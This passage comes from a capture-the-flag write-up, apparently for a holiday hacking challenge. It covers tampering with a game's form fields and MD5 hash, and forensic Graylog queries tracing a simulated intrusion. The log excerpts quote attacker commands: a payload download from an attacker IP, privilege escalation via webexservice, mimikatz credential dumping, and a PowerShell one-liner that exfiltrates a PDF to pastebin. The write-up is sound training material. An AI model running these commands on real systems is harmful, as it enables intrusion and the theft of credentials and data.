THE MORE REINDEER YOU HAVE, THE FASTER YOU CAN GET TO THE NORTH POLE. SPARE RUNNERS CAN BE HANDY AS YOUR SLEIGH CAN'T MOVE IF YOU DON'T HAVE TWO WORKING ONES. YOU'LL NEED FOOD EVERY DAY AND MEDS WHENEVER SOMEONE IS GETTING WEAK. AMMO CAN BE HANDY WHEN YOU RUN LOW ON FOOD.

Figure 56 - Trail Screenshot

The HTML comments give the game away for this one, if the input field at the top didn't already. Amending the distance to 8000 and submitting it, along with amending any other variables, gave us that amount to play with for the various game variables. Unfortunately, we can't amend the game difficulty for the other levels.

In the next screenshot, we have amended the distance travelled to the full 8000 and the money to 50,000 rather than 5,000.

hhc://trail.hhc/store/?difficulty=0&distance=8000&money=50000&pace=0&cu >

PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	400	5	0	0
MEDS	20	50	0	0
AMMO	100	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
50000	0	50000

BUY

Figure 57 - Trail Screenshot

Clicking on "Buy" takes us to the following screen.




Figure 58 - Trail Screenshot

As you can see, the distance remaining is zero. This means that we have already covered the distance so hitting go should mean we have completed the task when we hit "Go". This is confirmed in the next screenshot.



THE HOLIDAY HACK TRAIL



YOUR PARTY HAS SUCCEEDED!

MICHAEL IS OVER THE MOON.
JEN IS OVER THE MOON.
RUTH IS READY TO JINGLE BELL ROCK.
CHRIS IS OVER THE MOON.
DATE COMPLETED: 2 JULY
REINDEER REMAINING: 2
MONEY REMAINING: 50000

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
2 REINDEER X 400 = 800 POINTS
50000 MONEY LEFT X 1 = 50000 POINTS
JOURNEY COMPLETED ON 2 JULY: 176 DAYS BEFORE
CHRISTMAS X 50 = 8800 POINTS
TOTAL SCORE: (4000 + 800 + 50000 + 8800) X 1
EASY MULTIPLIER = 63600.
VERIFICATION HASH:
30B472280BDE2D5324FC7D17164AD3F2

PLAY AGAIN?

Figure 59 - Trail Screenshot

Medium

The clue for this level suggests that instead of using GET to attain the variables, the game is not using POST. We inspect the page which reveals the following:

```
▼<div id="statusContainer">
  <input type="hidden" name="difficulty" class="difficulty" value="1">
  <input type="hidden" name="money" class="difficulty" value="3000">
  <input type="hidden" name="distance" class="distance" value="0">
  <input type="hidden" name="curmonth" class="difficulty" value="8">
  <input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 60 - Trail Screenshot

This value can be amended here or via a proxy like Burp. As we're already here, we might as well do this here.

```
<input type="hidden" name="difficulty" class="difficulty" value="1">
<input type="hidden" name="money" class="difficulty" value="3000">
<input type="hidden" name="distance" class="distance" value="8000"> == $0
<input type="hidden" name="curmonth" class="difficulty" value="8">
<input type="hidden" name="curday" class="difficulty" value="1">
```

Figure 61 - Trail Screenshot

The game is played as before and we complete the game in similar fashion to before.



Figure 62 - Trail Screenshot

Hard

The game is started as before and looking at the source code this time, we see there is a hash field.

```
<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 63 - Trail Screenshot

A string of 32 characters could be a MD5 hash and a quick lookup²⁴ confirms this with the decoded value being 1626. This value comes from combining several of the values within the form.

Type	Values
money	1500
distance	0
curmonth	9
curday	1
reindeer	2
runners	2
ammo	10
meds	2
food	100
Total	1626

Playing the game to see if any more details can be found, we see that whatever we buy, the hash decreases by the cost of that item less 1 i.e. if we buy something for 500, the hash decreases by 499.

Returning to the start, if we increase the distance as we did in the medium level game but then increase the decrypted hash value by 8000 as well, and the MD5 encrypt it, we should be in the same place where we were for the previous level.

$1626 + 8000 = 9626$ which is **649d45bf179296e31731adfd4df25588** when passed through MD5.

```
<input type="hidden" name="reindeer" class="reindeer" value="2">
<input type="hidden" name="runners" class="runners" value="2">
<input type="hidden" name="ammo" class="ammo" value="10">
<input type="hidden" name="meds" class="meds" value="2">
<input type="hidden" name="food" class="food" value="100">
<input type="hidden" name="hash" class="hash" value="bc573864331a9e42e4511de6f678aa83">
</div>
```

Figure 64 - Trail Screenshot

As with the previous two levels, when we proceed with the game, distance is set to zero and the game is complete on the first run.

²⁴ <https://www.md5online.org/md5-decrypt.html>



Figure 65 - Trail Screenshot

Viewing the source code of the page reveals the below comments which will be useful for another objective.

```
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney! It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! -->
```

Figure 66 - Trail Screenshot

Graylog

- URL: <https://graylog.elfu.org/>

Screenshot

Synopsis

The URL we get given is <https://incident.elfu.org/> but to go through the objective without <https://report.elfu.org/> coming up, you can use <https://incident.elfu.org/>

Solution

The feedback on the website gives a good account of what happened and why so we won't go into detail ourselves.

Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

We can track the creation of a file by looking at records where the event ID is equal to 2²⁵ and where the process is Firefox.

This gives us: `EventID:2 AND ProcessImage:/.+firefox.+/`

Unfortunately this gives is 21 entries but we can narrow this down by excluding .temp files with the following search: `EventID:2 AND ProcessImage:/.+firefox.+/ AND NOT TargetFilename:/.+\.temp/`

Now we only have one result that gives us our answer

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

Question 2

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Given the file was executed, we can just use this as our `ProcessImage` and see what IP and port it connected to. Using the search `ProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe" AND DestinationIp:/.+/` we get the following:

Timestamp	source	DestinationIp	DestinationPort
2019-11-19 05:24:04.000	elfu-res-wks1	192.168.247.175	4444

Figure 67 - Garylog Screenshot

Answer: 192.168.247.175:4444

²⁵ <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>

Question 3

Since commands have an Event ID of 1, and the attacker initially used the downloaded executable, we can filter on both Event ID and the `ParentProcessImage`. Ordering the results by timestamp will help us paint a better picture of what happened and when. The search used was `ParentProcessImage:"C:\\\\Users\\\\minty\\\\Downloads\\\\cookie_recipe.exe" AND EventID:1`

The result of which can be seen below

Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami "

Figure 68 - Graylog Screenshot

Answer: whoami

Question 4

What is the one-word service name the attacker used to escalate privileges?

If we continue with the same search as before and go down the list, we see the service we are after

Timestamp	CommandLine
2019-11-19 05:24:02.000	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
2019-11-19 05:24:02.000	"C:\Users\minty\Downloads\cookie_recipe.exe"
2019-11-19 05:24:15.000	C:\Windows\system32\cmd.exe /c "whoami "
2019-11-19 05:24:45.000	C:\Windows\system32\cmd.exe /c "ls "
2019-11-19 05:25:40.000	C:\Windows\system32\cmd.exe /c "ls C:\\"
2019-11-19 05:25:50.000	C:\Windows\system32\cmd.exe /c "sc query type= service "
2019-11-19 05:26:02.000	C:\Windows\system32\cmd.exe /c "Get-Service "
2019-11-19 05:26:45.000	C:\Windows\system32\cmd.exe /c "cmd /c sc query type= service "
2019-11-19 05:28:25.000	C:\Windows\system32\cmd.exe /c "whoami "
2019-11-19 05:28:32.000	C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/cookie_recipe2.exe -OutFile cookie_recipe2.exe "
2019-11-19 05:29:10.000	C:\Windows\system32\cmd.exe /c "ls "
2019-11-19 05:29:20.000	C:\Windows\system32\cmd.exe /c "./cookie_recipe2.exe "
2019-11-19 05:29:27.000	C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "
2019-11-19 05:31:02.000	C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe" "

Figure 69 - Graylog Screenshot

Answer: webexservice

Question 5

What is the file-path + filename of the binary ran by the attacker to dump credentials?

In the previous question, we saw that `webexservice` was used to download a file to `C:\Users\minty\Downloads\cookie_recipe2.exe`. We therefore use this as the `ParentProcessImage` instead as follows: `ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"`

Messages

Previous 1 Next

Timestamp	CommandLine
2019-11-19 06:09:29.000	C:\Windows\system32\cmd.exe /c "exit"
2019-11-19 06:09:15.000	C:\Windows\system32\cmd.exe /c "ls"
2019-11-19 06:09:11.000	C:\Windows\system32\cmd.exe /c "id"
2019-11-19 06:09:09.000	C:\Windows\system32\cmd.exe /c "
2019-11-19 05:47:04.000	C:\Windows\system32\cmd.exe /c "ipconfig"
2019-11-19 05:45:14.000	C:\Windows\system32\cmd.exe /c "C:\cookie.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"
2019-11-19 05:44:59.000	C:\Windows\system32\cmd.exe /c "ls C:\"
2019-11-19 05:44:36.000	C:\Windows\system32\cmd.exe /c "C:\mimikatz.exe \"privilege::debug\" \"sekurlsa::logonpasswords\" exit"

Figure 70 - Graylog Screenshot

Going down the list, we see the file being used. A few steps after mimikatz²⁶ is also used.

Answer: C:\cookie.exe

Question 6

The attacker pivoted to another workstation using credentials gained from Minty's computer.

Which account name was used to pivot to another machine?

A successfully logged-in account is logged under Event ID 4624²⁷. Knowing the local address they'll be pivoting from allows us to build the following search: `EventID:4624 AND SourceNetworkAddress:192.168.247.175 AND AccountName:/ .+ /`

This will bring back several results where they all share the same AccountName.

²⁶ <https://github.com/gentilkiwi/mimikatz>

²⁷ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

Messages

Timestamp ↑	AccountName
2019-11-19 06:08:32.000	alabaster

Figure 71 - Graylog Screenshot

Answer: alabaster

Question 7

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Logon type 10²⁸ denotes a RDP connection so a pretty simple search: `LogonType:10 AND DestinationHostname:/ .+ /`

Messages

Timestamp ↑	DestinationHostname
2019-11-19 06:04:28.000	elfu-res-wks2

Figure 72 - Graylog Screenshot

Answer: 06:04:28

Question 8

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

Some things to note:

1. They have RDP access to the box via a GUI
2. Navigating the file system suggests they will be using explorer

²⁸ <http://techgenix.com/logon-types/>

Based on this, we can say that logon type 3 is used²⁹ and we'll be looking for Event ID 4624³⁰. This gives us a fairly simple search: `LogonType:3 AND EventID:4624`

Timestamp	DestinationHostname	LogonType	SourceHostName
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:08:32.000	elfu-res-wks2	3	DEFANELF
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2
2019-11-19 06:07:22.000	elfu-res-wks3	3	ELFU-RES-WKS2

Figure 73 - Graylog Screenshot

Given we're looking at workstations, this makes the answer stand out a bit more.

Answer: ELFU-RES-WKS2,elfu-res-wks3,3

Question 9

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

We can start building on previous searches with an Event ID of 2³¹ and a source of the 2nd workstation to give us: `source:elfu\-\res\-\wks2 AND EventID:2`

This gives us over 70 results, most of which are under common file paths so we amend the search to filter these out: `source:elfu\-\res\-\wks2 AND EventID:2 AND NOT TargetFilename:/.+AppData.+/ AND NOT TargetFilename:/.+ProgramData.+/`

It gives us two results, one of which is the fairly obvious answer.

Timestamp	DestinationHostname	SourceHostName	TargetFilename
2019-11-19 06:09:10.000			C:\Windows\SoftwareDistribution\Download\6ac46b1131456e33f18df75b477d8c27\BIT8D67.tmp
2019-11-19 06:07:51.000			C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

Figure 74 - Graylog Screenshot

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

²⁹ <http://techgenix.com/logon-types/>

³⁰ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624>

³¹ <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90002>

Question 10

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

To exfiltrate the document, the name of it would be used in a command line so we can use a fairly simple search for this: `CommandLine:/.+super_secret_elfu_research.+/`

Messages

Previous 1 Next

Timestamp	source	CommandLine
2019-11-19 06:14:24.000	elfu-res-wks2	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$([Convert]::ToString([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }

Figure 75 - Graylog Screenshot

A PowerShell command is invoked to post data to pastebin so pivoting on this gives our final answer: `DestinationHostname:pastebin.com`

Messages

Timestamp	DestinationIp
2019-11-19 06:14:25.000	104.22.3.84

Figure 76 - Graylog Screenshot

Answer: 104.22.3.84

Objectives

Find the Turtle Doves

Synopsis

Find the missing turtle doves.

Solution

In what was the easiest objective, we just had to walk to the student union and on the hearth of the fireplace were the turtle doves



Figure 77 - Two Turtles Doves

Unredact Threatening Document

Synopsis

Someone sent a threatening letter to Elf University. What is the first word in ALL CAPS in the subject line of the letter? Please find the letter in the Quad.

Solution

Like the previous objective, finding the document was fairly easy. It was in the upper left corner of the grid. We've removed the trees for clarity.




Figure 78 - Unredact Threatening Document

The PDF was a single page letter with most of it being redacted as shown on the next page.


Date: February 28, 2019

To the Administration, Faculty, and Staff of Elf University
17 Christmas Tree Lane
North Pole

From: A Concerned and Aggrieved Character



Attention All Elf University Personnel,



If you do not accede to our demands, we will be forced to take matters into our own hands. We do not make this threat lightly. You have less than six months to act demonstrably.

Sincerely,

-A Concerned and Aggrieved Character

Figure 79 – Redacted Document

There were a few ways to remove the confidential boxes such as opening it in MS Word or using Adobe Acrobat Pro. However, simple selecting all the text, copying it and pasting it into a text editor sufficed.

1 Date: February 28, 2019
2
3 To the Administration, Faculty, and Staff of Elf University
4 17 Christmas Tree Lane
5 North Pole
6
7 From: A Concerned and Aggrieved Character
8
9 Subject: DEMAND: Spread Holiday Cheer to Other Holidays and Mythical Characters... OR
10 ELSE!
11
12
13 Attention All Elf University Personnel,
14
15 It remains a constant source of frustration that Elf University and the entire operation at the
16 North Pole focuses exclusively on Mr. S. Claus and his year-end holiday spree. We URGE
17 you to consider lending your considerable resources and expertise in providing merriment,
18 cheer, toys, candy, and much more to other holidays year-round, as well as to other mythical
19 characters.
20
21 For centuries, we have expressed our frustration at your lack of willingness to spread your
22 cheer beyond the inaptly-called "Holiday Season." There are many other perfectly fine
23 holidays and mythical characters that need your direct support year-round.
24
25 If you do not accede to our demands, we will be forced to take matters into our own hands.
26 We do not make this threat lightly. You have less than six months to act demonstrably.
27
28 Sincerely,
29
30 --A Concerned and Aggrieved Character

Figure 80 - Redacted Document

Windows Log Analysis: Evaluate Attack Outcome

Synopsis

We're seeing attacks against the Elf U domain! Using the event log data, identify the user account that the attacker compromised using a password spray attack. Bushy Evergreen is hanging out in the train station and may be able to help you out.

- <https://downloads.elfu.org/Security.evtx.zip>


Hint

- <https://www.ericconrad.com/2016/09/deepbluecli-powershell-module-for-hunt.html>

Solution

Following on from the hint, we move to <https://github.com/sans-blue-team/DeepBlueCLI> where we go ahead and download/install DeepBlueCLI.

The usage seems fairly simple so we dive right in. We run it against the contents of the extracted file and export it to an easy-to-read format.



```
PS C:\Users\Alan> cd .\Desktop\SANS\DeepBlueCLI-master\  
PS C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtix\Security.evtx | ConvertTo-HTML  
| Out-File -FilePath "C:\Users\Alan\Desktop\SANS\DeepBlueCLI-master\SANS\results.html"
```

Figure 81 – DeepBlueCLI

After a minute or so, the results are saved to the HTML file.

Date	Log	EventID	Message	Results	Command Decoded
19/11/2019 12:22:46	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie finseltoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:40	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentrifl esparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripylfluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig supatree civypears ygreenpie finseltoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
